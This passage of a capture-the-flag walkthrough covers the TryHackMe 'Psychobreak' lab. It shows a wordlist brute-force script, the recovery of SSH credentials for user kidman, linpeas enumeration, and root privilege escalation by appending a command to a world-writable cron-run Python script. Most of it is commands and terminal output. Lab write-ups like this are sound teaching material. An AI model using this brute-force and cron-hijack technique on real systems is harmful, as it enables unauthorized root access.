└─# cat > exploit.py
import os
import subprocess
import sys

f = open("random.dic", "r")

keys = f.readlines()

for key in keys:
 key = str(key.replace("\n", ""))
 print (key)
 subprocess.run(["./program", key])
^C

┌──(root㉿kali)-[/home/lucifer/CTF/psychobreak]
└─# chmod +x exploit.py

┌──(root㉿kali)-[/home/lucifer/CTF/psychobreak]
└─#
```

Now we will execute the **exploit.py** file using **python exploit.py** and we will wait until we get the correct combination.

```
justin
justin => Incorrect

killer
killer => Incorrect

kidman
kidman => Correct

Well Done !!!
Decode This => 55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777 7777 666 7777 8 777 2 66 4 33

letmein
letmein => Incorrect

liverpool
liverpool => Incorrect

lovely
lovely => Incorrect
```

After getting the combination we get some sort of code which is in phone keypad cipher format. We will decode it and get **KIDMANSPASSWORDISSOSTRANGE.** It contains credentials of user **kidman** which we can use for ssh login. The username will be kidman and password will be the decoded code.

PSYCHOBREAK – TRYHACKME

```
┌──(root㉿kali)-[/home/lucifer/CTF/psychobreak]
└─# ssh kidman@10.10.153.189
The authenticity of host '10.10.153.189 (10.10.153.189)' can't be established.
ED25519 key fingerprint is SHA256:qoY32nnMdG9yk5zI+QyqHzXgNPBhVdbcfy/QUOwogfo.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:45: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.153.189' (ED25519) to the list of known hosts.
kidman@10.10.153.189's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

171 packages can be updated.
121 updates are security updates.


Last login: Fri Aug 14 22:28:13 2020 from 192.168.1.5
kidman@evilwithin:~$
```

And we got a successful login!!

Now we will get the user.txt file from the user's directory.

```
kidman@evilwithin:~$ pwd
/home/kidman/
kidman@evilwithin:~$ ls -la
total 44
drwxr-xr-x 4 kidman kidman 4096 Aug 13  2020 .
drwxr-xr-x 5 root   root   4096 Jul 13  2020 ..
-rw------- 1 kidman kidman    1 Aug 13  2020 .bash_history
-rw-r--r-- 1 kidman kidman  220 Jul 13  2020 .bash_logout
-rw-r--r-- 1 kidman kidman 3771 Aug 13  2020 .bashrc
drwx------ 2 kidman kidman 4096 Jul 13  2020 .cache
drwxrwxr-x 2 kidman kidman 4096 Jul 13  2020 .nano
-rw-r--r-- 1 kidman kidman  655 Jul 13  2020 .profile
-rw-rw-r-- 1 kidman kidman  264 Aug 13  2020 .readThis.txt
-rw-r--r-- 1 root   root     25 Oct 27 14:44 .the_eye.txt
-rw-rw-r-- 1 kidman kidman   33 Jul 13  2020 user.txt
```

For the root.txt file we need to escalate privileges. We will run **sudo -l** as we know user's password.

```
kidman@evilwithin:~$ sudo -l
[sudo] password for kidman:
Sorry, user kidman may not run sudo on evilwithin.
kidman@evilwithin:~$
```

We get that user kidman can't run sudo. So we will explore different measures to get root.

PSYCHOBREAK – TRYHACKME

After much recon and running **linpeas** on target system I found a suspicious python script which had root permissions and permissions to edit it.

```
╔═══════╗ All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-r--r-- 1 root root 0 Oct 28 14:43 /run/network/.ifstate.lock
-rw------- 1 root root 0 Feb 27  2019 /etc/.pwd.lock
-rw-r--r-- 1 root root 1391 Jul  7  2020 /etc/apparmor.d/cache/.features
-rw-r--r-- 1 root root 220 Sep  1  2015 /etc/skel/.bash_logout
-rw-r--r-- 1 root root 44 Jul 12  2020 /var/www/html/.htaccess
-rwxr-xrw- 1 root root 300 Aug 14  2020 /var/.the_eye_of_ruvik.py
-rw-r--r-- 1 joseph joseph 220 Jul  7  2020 /home/joseph/.bash_logout
-rw-r--r-- 1 root root 26 Oct 28 15:12 /home/kidman/.the_eye.txt
-rw-r--r-- 1 kidman kidman 220 Jul 13  2020 /home/kidman/.bash_logout
-rw-rw-r-- 1 kidman kidman 264 Aug 13  2020 /home/kidman/.readThis.txt
-rw-r--r-- 1 ruvik ruvik 220 Jul 13  2020 /home/ruvik/.bash_logout
```

After sometime I located it in **/etc/crontab** file.

```
kidman@evilwithin:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command
17 *  * * * root    cd / && run-parts --report /etc/cron.hourly
25 6  * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6  * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6  1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

*/2 * * * * root python3 /var/.the_eye_of_ruvik.py
```

```
drwxr-xr-x  2 root root   4096 Jul 14  2020 snap
drwxr-xr-x  4 root root   4096 Jul 14  2020 spool
-rwxr-xrw-  1 root root    300 Aug 14  2020 .the_eye_of_ruvik.py
drwxrwxrwt 11 root root   4096 Oct 27 14:16 tmp
drwxr-xr-x  3 root root   4096 Jul 14  2020 www
```

It contains a file which has permission to edit. So we will edit the **.the_eye_of_ruvik.py** file. To do this we will first make a folder in **/tmp** directory and give it needed permissions.

```
kidman@evilwithin:/$ touch /tmp/newflag
kidman@evilwithin:/$ chmod +x /tmp/newflag
```

Now we will add some script in the **.the_eye_of_ruvik.py file** which is:

```
kidman@evilwithin:/$  echo 'subprocess.call("cat /root/root.txt > /tmp/newflag", shell=True)' >> /var/.the_eye_of_ruvik.py
```

```
kidman@evilwithin:/$ cat /var/.the_eye_of_ruvik.py
#!/usr/bin/python3

import subprocess
import random

stuff = ["I am watching you.","No one can hide from me.","Ruvik ...","No one shall hide from me","No one can escape from me"]
sentence = "".join(random.sample(stuff,1))
subprocess.call("echo %s > /home/kidman/.the_eye.txt"%(sentence),shell=True)

subprocess.call("cat /root/root.txt > /tmp/newflag", shell=True)
kidman@evilwithin:/$
```

As we know the file is running, we are adding a subprocess in the code to output the **root.txt** file in the new directory we formed **newflag.**

Now we will wait for sometime to run the script automatically and give us the output file. After sometime we will get the **root.txt** in the **newflag** file.

```
kidman@evilwithin:/$ cd /tmp
kidman@evilwithin:/tmp$ ls
newflag  systemd-private-76f7cfb85fe94483bf08e6cac200d33e-systemd-timesyncd.service-yNQzOz
```